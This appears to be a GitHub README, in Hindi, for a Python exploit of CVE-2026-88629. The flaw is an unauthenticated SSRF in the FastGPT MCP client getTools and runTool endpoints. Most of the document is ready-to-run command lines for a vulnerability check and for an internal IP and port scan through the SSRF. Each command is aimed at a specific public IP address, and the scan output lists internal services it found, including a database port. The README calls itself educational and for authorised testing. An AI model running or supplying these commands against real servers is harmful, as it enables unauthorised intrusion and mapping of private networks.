 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
FastGPT MCP क्लाइंट getTools/runTool एंडपॉइंट्स में अनधिप्रमाणित SSRF (CVE-2026-88629) के लिए Python PoC और शोषण स्क्रिप्ट, जिसमें इंट्रानेट पोर्ट प्रोबिंग शामिल है।

getTools और runTool SSRF भेद्यता पुनरुत्पादन简体中文 | अंग्रेज़ी
प्रभावित संस्करण: FastGPT Community Edition 4.10.0 ~ 4.14.x



/api/support/mcp/client/ के अंतर्गत getTools और runTool दोनों एंडपॉइंट अनुरोध बॉडी से एक url स्वीकार करते हैं और सर्वर उससे सक्रिय रूप से MCP/SSE कनेक्शन आरंभ करता है। दोनों में से कोई भी एंडपॉइंट कोई भी प्रमाणीकरण नहीं करता, url पूरी तरह से हमलावर के नियंत्रण में होता है, और कनेक्शन परिणाम (कनेक्शन अस्वीकृत / टाइमआउट / HTTP स्थिति कोड / प्रतिक्रिया सामग्री प्रकार) त्रुटि संदेशों में वापस परिलक्षित होता है — जो एक अनप्रमाणित SSRF के साथ-साथ इंट्रानेट-मैपिंग ऑरेकल का निर्माण करता है।
वास्तविक दुनिया का शोषण:
POC मोड (भेद्यता के अस्तित्व को सत्यापित करें):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
सत्यापित आउटपुट (अंश):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
EXP मोड (इंट्रानेट IP:पोर्ट प्रोबिंग, त्रि-अवस्था वर्गीकरण: खुला / बंद / फ़िल्टर्ड):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
सत्यापित आउटपुट (20 प्रोब, स्वचालित रूप से 4 खुली इंट्रानेट सेवाओं की खोज):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
नोट:
--targetका प्रोटोकॉल/पोर्ट वास्तविक परिनियोजन से मेल खाना चाहिए (यह लक्ष्य API को केवल https/443 पर प्रदान करता है; http/80 का उपयोग करने पर nginx 404 मिलता है, और स्क्रिप्ट की पूर्व-जाँच स्पष्ट रूप से "एंडपॉइंट अगम्य" की रिपोर्ट करेगी, न कि झूठा सकारात्मक परिणाम देगी)।
चीनी
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
अंग्रेज़ी
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
यह प्रूफ़ ऑफ़ कॉन्सेप्ट केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए है। लेखक इस जानकारी के किसी भी दुरुपयोग के लिए कोई दायित्व स्वीकार नहीं करता। किसी भी सिस्टम का परीक्षण करने से पहले हमेशा उचित प्राधिकरण प्राप्त करें।






